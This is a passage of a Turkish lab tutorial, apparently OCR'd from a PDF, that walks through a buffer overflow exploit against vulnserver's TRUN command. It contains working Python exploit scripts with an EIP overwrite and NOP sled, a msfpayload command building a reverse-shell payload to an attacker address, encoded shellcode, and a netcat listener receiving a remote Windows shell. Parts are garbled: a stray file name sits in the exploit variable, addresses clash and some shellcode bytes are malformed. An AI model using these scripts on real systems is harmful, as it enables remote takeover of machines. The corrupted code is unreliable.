18. Kalimize gelerek JMP ve ESP nin hex kodunu bulmaya çalışıyoruz.

Uygulamalar Yerler \$ -Uçbirim Çş 03:48
root@okan: ~ Dosya Düzenle Görünüm Ara Uçbirim Yardım

```
root@okan:~# ./listmar2
Welcome to Vulnerable Server! Enter HELP for help.


Sending attack to TRUN . with length 3000

root@okan:~# locate nasm_shell
/usr/share/metasploit-framework/tools/nasm_shell.rb
root@okan:~# locate nasm shell
/usr/share/metasploit-framework/tools/nasm_shell.rb
root@okan:~# /usr/share/metasploit-framework/tools/nasm_shell.rb
nasm > JMP ESP
00000000 FFE4 jmp esp
nasm > POP ESP
00000000 5C pop esp
nasm > RET
00000000 C3 ret
nasm > █
```

19. Mona ile JSP ESP bulmaya çalışıyoruz. Bunun için
!mona find -s “\xff\xe4” -m essfunc.dll komutunu
immunity debugger da çalıştırıyoruz.

Yukarıda görüldüğü gibi 9 adet pointers bulunmuş. Biz bunlardan ilkiyle yani 625011af ile ilgileneceğiz.

20. Şimdi immunity debugger i tekrar çalıştırıyoruz. Bunun ardından yeni bir test kodu üretip, JMP ESP adresi (625011af) ile bir saldırı göndereceğiz.



615011af adresini kullanarak istismar kodumuzu geliştirmiyoruz.



```

#!/usr/bin/python
import socket
server = '192.168.124.133'
sport = 9999
prefix = 'A'*2006
eip = '\xaf\x11\x50\x62'
nopsled = '\x90'*16
brk = '\xcc'
padding = 'F'*(3000 - 2006 - 4 - 16 - 1)
attack = prefix + eip + nopsled + brk + padding

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
print "Sending attack to TRUN . with length ", len(attack)
s.send('TRUN .' + attack + '\r\n')
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()

```

21. İstismar kodunu geliştirdikten sonra şimdi tekrar bir saldırı düzenliyoruz. Bu saldırında önbelleği kontrol edeceğimiz test bir kod kullanıyoruz.



22. Şimdi ise sıra istismar kodumuzu geliştirmeye geldi. Bunun için konsol ekranımıza nano okanyıldız yazıyoruz. Ve gelen ekrana istismar kodumuzu yazıyoruz.

```
#!/usr/bin/python
import socket
server = '192.168.124.133'
sport = 9999

prefix = 'A' * 2006
eip = '\xa0\x11\x50\x62'
nopsled = '\x90'*16
exploit = (
    debian6_amd64.deb
)
padding = 'F' * (3000 - 2006 - 4 - 16 - len(exploit))
attack = prefix + eip + nopsled + exploit + padding

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
print "Sending attack to TRUN . with length ", len(attack)
s.send('TRUN .' + attack + '\r\n')
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()
```

23. İstismar kodumuzda ki exploit () olan parantez içeresine Metasploit'un içerisinde bulunan basit bir “reverse Shell” istismar kodunu yerleştiriyoruz. Bunun için komut satırına msfpayload windows/shell_reverse_tcp LHOST=”192.168.124.131” LPORT=443 EXITFUNC=thread R | msfencode -b ‘\x00’ -e x86/shikata_ga_nai komutunu yazıyoruz. Burada LHOST saldırısı makinemizin yani kalmızın ip adresini giriyoruz. LPORT kısmına hangi port üzerinden bize bağlanması ekliyoruz ve msfencode -b ‘\x00’ kısmına ise önceden tespit ettiğimiz kötücül karakterin kullanılmamasını sağlıyoruz.

```

Dosya Düzenle Görünüm Ara Uçbirim Yardım
[*] x86/shikata_ga_nai succeeded with size 351 (iteration=1)

buf =
"\xdd\xc2\xb8\x96\xd9\x42\xd9\xd9\x74\x24\xf4\x5d\x31\xc9" +
"\xb1\x52\x31\x45\x17\x83\xed\xfc\x03\xd3\xca\xa0\x2c\x27" +
"\x04\xa6\xcf\xd7\xd5\xc7\x46\x32\xe4\xc7\x3d\x37\x57\xf8" +
"\x36\x15\x54\x73\x1a\x8d\xef\xf1\xb3\xa2\x58\xbf\xe5\x8d" +
"\x59\xec\xd6\x8c\xd9\xef\x0a\x6e\xe3\x3f\x5f\x6f\x24\x5d" +
"\x92\x3d\xfd\x29\x01\xd1\x8a\x64\x9a\x5a\xc0\x69\x9a\xbf" +
"\x91\x88\x8b\x6e\xa9\xd2\x0b\x91\x7e\x6f\x02\x89\x63\x4a" +
"\xdc\x22\x57\x20\xdf\xe2\xa9\xc9\x4c\xcb\x05\x38\x8c\x0c" +
"\xa1\xa3\xfb\x64\xd1\x5e\xfc\xb3\xab\x84\x89\x27\x0b\x4e" +
"\x29\x83\xad\x83\xac\x40\xa1\x68\xba\x0e\xa6\x6f\x6f\x25" +
"\xd2\xe4\x8e\xe9\x52\xbe\xb4\x2d\x3e\x64\xd4\x74\x9a\xcb" +
"\xe9\x66\x45\xb3\x4f\xed\x68\xa0\xfd\xac\xe4\x05\xcc\x4e" +
"\xf5\x01\x47\x3d\xc7\x8e\xf3\xa9\x6b\x46\xda\x2e\x8b\x7d" +
"\x9a\xa0\x72\x7e\xdb\xe9\xb0\x2a\x8b\x81\x11\x53\x40\x51" +
"\x9d\x86\xc7\x01\x31\x79\xa8\xf1\xf1\x29\x40\x1b\xfe\x16" +
"\x70\x24\xd4\x3e\x1b\xdf\xbf\x80\x74\xa3\xbc\x69\x87\x5b" +
"\xc2\xd2\x0e\xbd\xae\x34\x47\x16\x47\xac\xc2\xec\xf6\x31" +
"\xd9\x89\x39\xb9\xee\x6e\xf7\x4a\x9a\x7c\x60\xbb\xd1\xde" +
"\x27\xc4\xcf\x76\xab\x57\x94\x86\xa2\x4b\x03\xd1\xe3\xba" +
"\x5a\xb7\x19\xe4\xf4\xa5\xe3\x70\x3e\x6d\x38\x41\xc1\x6c" +
"\xcd\xfd\xe5\x7e\x0b\xfd\xa1\x2a\xc3\xa8\x7f\x84\xa5\x02" +
"\xce\x7\x7c\xf8\x98\x16\xf9\x32\x1b\x60\x06\x1f\xed\x8c" +
"\xb7\xf6\xab\xb3\x78\x9f\x3c\xcc\x64\x3f\xc2\x07\x2d\x5f" +
"\x21\x8d\x58\xc8\xfc\x44\xe1\x95\xfe\xb3\x26\xa0\x7c\x31" +
"\xd7\x57\x9c\x30\xd2\x1c\x1a\x9a\xae\x0d\xcf\xcd\x1d\x2d" +
"\xda"
root@okan:~#
root@okan:~#
```


24. Elde edilen istismar kodunu exploit () içerisinde kopyalıyoruz ve ardından sırasıyla ctrl + x e basıp kaydettikten sonra chmod a+x okanyildiz yazıp erişime izin veriyoruz.

```

Dosya Düzenle Görünüm Ara Uçbirim Yardım
GNU nano 2.2.6 File: okanyildiz
"\xf5\x3d\xea\x4f\x05\xc3\xed\x94\x77\x1f\x7b\x0e\xdf\xd4" +
"\xdb\xea\xe1\x39\xbd\x79\xed\xf6\xc9\x25\xf2\x09\x1d\x5e" +
"\x0e\x81\xa0\xb0\x86\xd1\x86\x14\xc2\xb2\x7a\x0d\xae\x65" +
"\xd7\x4d\x11\xd9\x7d\x06\xbc\x0e\xc5\x9a\x3\xd\x75" +
"\x29\x6c\x35\x06\xb1\x33\xed\x80\x17\xbc\x2b\x57\x57\x97" +
"\x8c\xc7\x6a\x18\xed\xce\x6c\x4c\xbd\x78\x44\xed\x56\x78" +
"\x69\x38\xf8\x20\xc5\x93\xb9\x98\x5\x43\x52\xf2\x29\xbb" +
"\x42\xfd\xe3\xd4\xe9\x04\x64\x1b\x45\x7a\xf7\xf3\x94\x82" +
"\x6b\x8\x10\x64\x92\xae\x74\x3\x7\xb\x5\xdd\xcb\xaa\x97" +
"\xcb\xb6\xed\x1c\xf8\x7\x3\xd4\x7\x5\x5\x54\x15\x0\x01" +
"\xf3\x2a\xfe\x2d\x9\xb9\x6\xad\x6\x1\x3\xfa\xbf\x14" +
"\x48\x6e\x52\x0\xe2\x8\xaf\xd\xcd\x14\x74\x2b\xd\x95" +
"\xf9\x17\xf7\x85\xc7\x98\xb3\xf1\x97\xce\x6\xaf\x1\xb9" +
"\xf9\x19\x08\x16\xb6\xcd\x54\x09\x8\xd\xb\x0\xff\x73" +
"\x63\x6d\x46\x8c\x4c\xf9\x4\xf5\xb\x0\x99\xb\x2\x7\xb9" +
"\x53\x4\x8\x52\xca\xd\x2\x3\xed\x58\x72\x46\xbe\x68" +
"\xb\xd\x6\x19\x0\xf9\x28\xf2\x62\x92\xdc\xf4\xd\x93" +
"\x4f"
padding = 'F' * (3000 - 2006 - 4 - 16 - len(exploit))
attack = prefix + eip + nopsled + exploit + padding

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
print "Sending attack to TRUN . with length ", len(attack)
s.send('TRUN.' + attack + '\r\n')
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()
```

25. Komut satırına nc –nlvp 443 yazarak Netcat yazılımı üzerinden 443 nolu portu dinlemeye başlıyoruz. Saldırını kodunu çalıştırduğumızda vulnserver çökmez ise ve istismar kodumuz başarılı olurca netcat üzerinden hedef sistemin Windows komut satırını elde edeceğiz.



Dosya Düzenle Görünüm Ara Uçbirim Yardım
root@okan:~# nc -nlvp 443
listening on [any] 443 ...
[Kali Live]
[Adıziz Klasör] Nessus-6.5.3-
debian0_amd64.deb

A screenshot of a Kali Linux terminal window. The title bar says "Kali Live". The terminal prompt is "root@okan:~#". The user has run the command "nc -nlvp 443", which is listening on port 443. In the background, there's a file manager window showing a folder named "Adıziz Klasör" containing a file named "Nessus-6.5.3-debian0_amd64.deb".

26. Geliştirdiğimiz istismar kodunu çalıştırıyoruz. Programı çalıştırmadan önce windows makinemizden **vulnserver** i açmayı unutmayalım.

```
Dosya Düzenle Görünüm Ara Uçbirim Yardım
root@okan:~# ./okanyildiz
Welcome to Vulnerable Server! Enter HELP for help.

Sending attack to TRUN . with length 3000
root@okan:~# nc -lvp 443
listening on [any] 443 ...
connect to [192.168.124.131] from (UNKNOWN) [192.168.124.133] 49159
Microsoft Windows [Version 6.1.7601]
Telif Hakkı (c) 2009 Microsoft Corporation. Tüm hakları saklıdır.

C:\Users\okanyildiz\Desktop>
```

27. İstismar kodunu çalıştırıldıktan sonra Netcat yazılımını kontrol ediyoruz.


```
Dosya Düzenle Görünüm Ara Uçbirim Yardım
root@okan:~# nc -lvp 443
listening on [any] 443 ...
connect to [192.168.124.131] from (UNKNOWN) [192.168.124.133] 49159
Microsoft Windows [Version 6.1.7601]
Telif Hakkı (c) 2009 Microsoft Corporation. Tüm hakları saklıdır.

C:\Users\okanyildiz\Desktop>
```

Göründüğü üzere saldırımız başarıya ulaştı ve hedef sistemin windows komut satırına ulaştık. Aşağıda verilen Windows komut satırı üzerinden uygulama çalışma başlığı altında hedef sistem üzerinde, saldırı makinemizden programlar açacağız.


Windows komut satırı üzerinden uygulama çalışma

1. Notepad uygulamasını, kali üzerinden çalıştırmak için notepad.exe yazıp enter a basıyoruz.



```
Dosya Düzenle Görünüm Ara Uçbirim Yardım
root@okan:~# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.124.131] from (UNKNOWN) [192.168.124.133] 49160
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Tüm haklar saklıdır.


C:\Users\okanyildiz\Desktop>notepad.exe
C:\Users\okanyildiz\Desktop>
```



2. Hesap makinesi uygulamasını açmak için calc.exe yazıyoruz.

```
Dosya Düzenle Görünüm Ara Uçbirim Yardım
root@okan:~# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.124.131] from (UNKNOWN) [192.168.124.133] 49159
Microsoft Windows [Version 6.1.7601]
Telif Hakkı (c) 2009 Microsoft Corporation. Tüm hakları saklıdır.

C:\Users\okanyildiz\Desktop>notepad.exe
notepad.exe
C:\Users\okanyildiz\Desktop>calc.exe
calc.exe      debian6_amd64.deb
C:\Users\okanyildiz\Desktop>
```




3. Disk yönetimini açmak için diskmgmt.msc yazıyoruz.

```
Dosya Düzenle Görünüm Ara Uçbirim Yardım
root@okan:~# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.124.131] from (UNKNOWN) [192.168.124.133] 49159
Microsoft Windows [Version 6.1.7601]
Telif Hakkı (c) 2009 Microsoft Corporation. Tüm haklar saklıdır.

C:\Users\okanyildiz\Desktop>notepad.exe
notepad.exe

C:\Users\okanyildiz\Desktop>calc.exe
calc.exe      debian6_amd64.deb
C:\Users\okanyildiz\Desktop>diskmgmt.msc
diskmgmt.msc

C:\Users\okanyildiz\Desktop>
